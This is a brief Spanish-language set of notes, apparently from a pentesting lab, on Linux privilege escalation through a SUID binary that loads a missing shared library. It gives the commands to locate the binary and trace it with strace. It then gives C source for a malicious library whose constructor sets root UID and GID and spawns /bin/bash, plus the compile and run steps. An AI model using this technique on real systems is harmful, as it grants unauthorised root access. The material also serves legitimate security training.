




Elevación en Linux - SUID (.so Injection)

Escalada de Privilegios



SUID (.so Injection)

- **Verificamos**

- `find / -type f -perm -04000 -ls 2>/dev/null`
- `strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"`
- Atención a la variable **PATH**.

- **Para hacer la escalada de privilegios**

- `mkdir /home/user/.config`
- Crear libcalc.c

```
#include <stdio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));
void inject() {
    setresuid(0,0,0);
    setresgid(0,0,0);
    system("/bin/bash");
}
```
- `gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c`
- `/usr/local/bin/suid-so`
- `id`

